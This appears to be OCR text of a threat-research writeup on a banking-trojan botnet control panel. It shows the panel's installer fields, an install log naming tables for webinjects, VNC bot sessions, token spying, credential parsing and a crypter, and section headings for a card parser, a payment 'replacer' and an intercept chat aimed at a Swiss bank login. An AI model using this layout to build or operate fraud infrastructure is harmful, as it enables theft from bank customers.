
User:




Users:





Different admins with different rights:
Some users have limited actions, for exemple one guys had only access to malware upload feature, probably to refresh the crypt.
6 users including the master user is using russian language on the panel, the rest is configured on english language.



Install:





Control Panel 1.01 Installer
This application install and configure your control panel on this server. Please type settings and press 'Install'.
Root user:
User name: (1-20 chars):
admin
Password (6-64 chars):
MySQL server:
Host:
localhost
User:
Password:
Database:
Misc
NodeJS port:
8080
TokenSpy ts.php URL:
http://localhost/ts.php
Local folders:
Reports:
1148037743
Options:
Online bot timeout:
11
Encryption key (1-255 chars):
Enable write reports to database.
Enable write reports to local path.
-- Install --


Installation steps:
• [0] - Connecting to MySQL as 'atmos_user'.
• [0] - Selecting DB 'atmos_bd'.
• [0] - Updating table 'botnet_list'.
• [0] - Creating table 'botnet_reports'.
• [0] - Updating table 'botnet_reports_151017'.
• [0] - Updating table 'botnet_reports_151019'.
• [0] - Updating table 'botnet_reports_151020'.
• [0] - Updating table 'botnet_reports_151021'.
• [0] - Updating table 'botnet_reports_151022'.
• [0] - Updating table 'botnet_reports_151023'.
• [0] - Updating table 'botnet_reports_151024'.
• [0] - Updating table 'botnet_reports_151025'.
• [0] - Updating table 'botnet_reports_151026'.
• [0] - Updating table 'botnet_reports_151027'.
• [0] - Updating table 'botnet_reports_151028'.
• [0] - Updating table 'botnet_reports_151029'.
• [0] - Updating table 'botnet_reports_151030'.
• [0] - Updating table 'botnet_reports_151031'.
• [0] - Updating table 'botnet_reports_151101'.
• [0] - Updating table 'botnet_reports_151102'.
• [0] - Filling table 'ipv4toc'.
• [1] - Creating table 'ipv4toc'.
• [6] - Updating table 'cp_users'.
• [6] - Updating table 'botnet_scripts'.
• [6] - Updating table 'botnet_scripts_stat'.
• [6] - Updating table 'botnet_software_stat'.
• [6] - Updating table 'exe_updates'.
• [6] - Updating table 'exe_updates_crypter'.
• [6] - Updating table 'botnet_rep_domains'.
• [6] - Updating table 'botnet_rep_domainlogs'.
• [6] - Updating table 'accparse_rules'.
• [6] - Updating table 'accparse_accounts'.


- [6] - Updating table 'vnc_bot_connections'.
- [6] - Updating table 'botnet_rep_dedup'.
- [6] - Updating table 'jabber_messages'.
- [6] - Updating table 'botnet_rep_iframer'.
- [6] - Updating table 'botnet_rep_filehunter'.
- [7] - Updating table 'botnet_screenshots'.
- [7] - Updating table 'botnet_rep_favorites'.
- [7] - Updating table 'botnet_activity'.
- [7] - Updating table 'botnet_webinjects_group'.
- [7] - Updating table 'botnet_webinjects_group_perms'.
- [7] - Updating table 'botnet_webinjects'.
- [7] - Updating table 'botnet_webinjects_bundle'.
- [7] - Updating table 'botnet_webinjects_bundle_execlim'.
- [7] - Updating table 'botnet_webinjects_bundle_members'.
- [7] - Updating table 'botnet_webinjects_history'.
- [7] - Updating table 'svc_mail_tasks'.
- [7] - Updating table 'svc_mail_emails'.
- [7] - Updating table 'neurostat_profiles'.
- [7] - Updating table 'neurostat_criteria'.
- [7] - Updating table 'neurostat_analyses'.
- [7] - Updating table 'neurostat_analysis_bots'.
- [7] - Updating table 'neurostat_analysis_data'.
- [7] - Updating table 'botnet_rep_balance'.
- [7] - Updating table 'notes'.
- [7] - Updating table 'tokenspy_rules'.
- [7] - Updating table 'tokenspy_bots_state'.
- [7] - Updating table 'tokenspy_bots_history'.
- [7] - Updating table 'tokenspy_bots_posted'.
- [7] - Updating table 'tokenspy_page_presets'.
- [7] - Creating folder '1533078620'.
- [7] - Writing config file
- [7] - Searching for the god particle...
- [7] - Creating folder 'system/data'.
- [7] - Creating folder 'system/data/TokenSpy'.
- [7] - Creating folder 'system/data/TokenSpy/templates'.
- [7] - Creating folder 'system/data/TokenSpy/pages'.
- [7] - Creating folder 'system/data/TokenSpy/skeletons'.
- [7] - Creating folder 'public'.
- [7] - Creating folder 'files'.
- [7] - Creating folder 'files/webinjects'.

-- Update complete! --


Files:




CC parser:




Webinject server:




Dashboard:




View:




Settings:




Replacer settings:


Replacer Settings
Login
Account
-EOP
Amount
3000
Mask
MENS.ACCORD
Last Login
Clear
Save


Chat:


Intercept Chat
https://tb.raiffeisendirect.ch/entrance/
[127.0.0.1]
May 20, 2015 23:06
Language: de
OS: Windows 7
Browser: Firefox 30.0
Screen Size: 1676 x 871
Login page onloaded
VNC
127.0.0.1
https://tb.raiffeisendirect.ch/entrance/
[127.0.0.1]
May 20, 2015 23:06
Language: de
OS: Windows 7
Browser: Firefox 30.0
Screen Size: 1676 x 871
Login page onloaded
VNC
136.
:19513
Clear


Drop:




Fakes:




WebInject server 2:




Dashboard:




Command:




Logs:



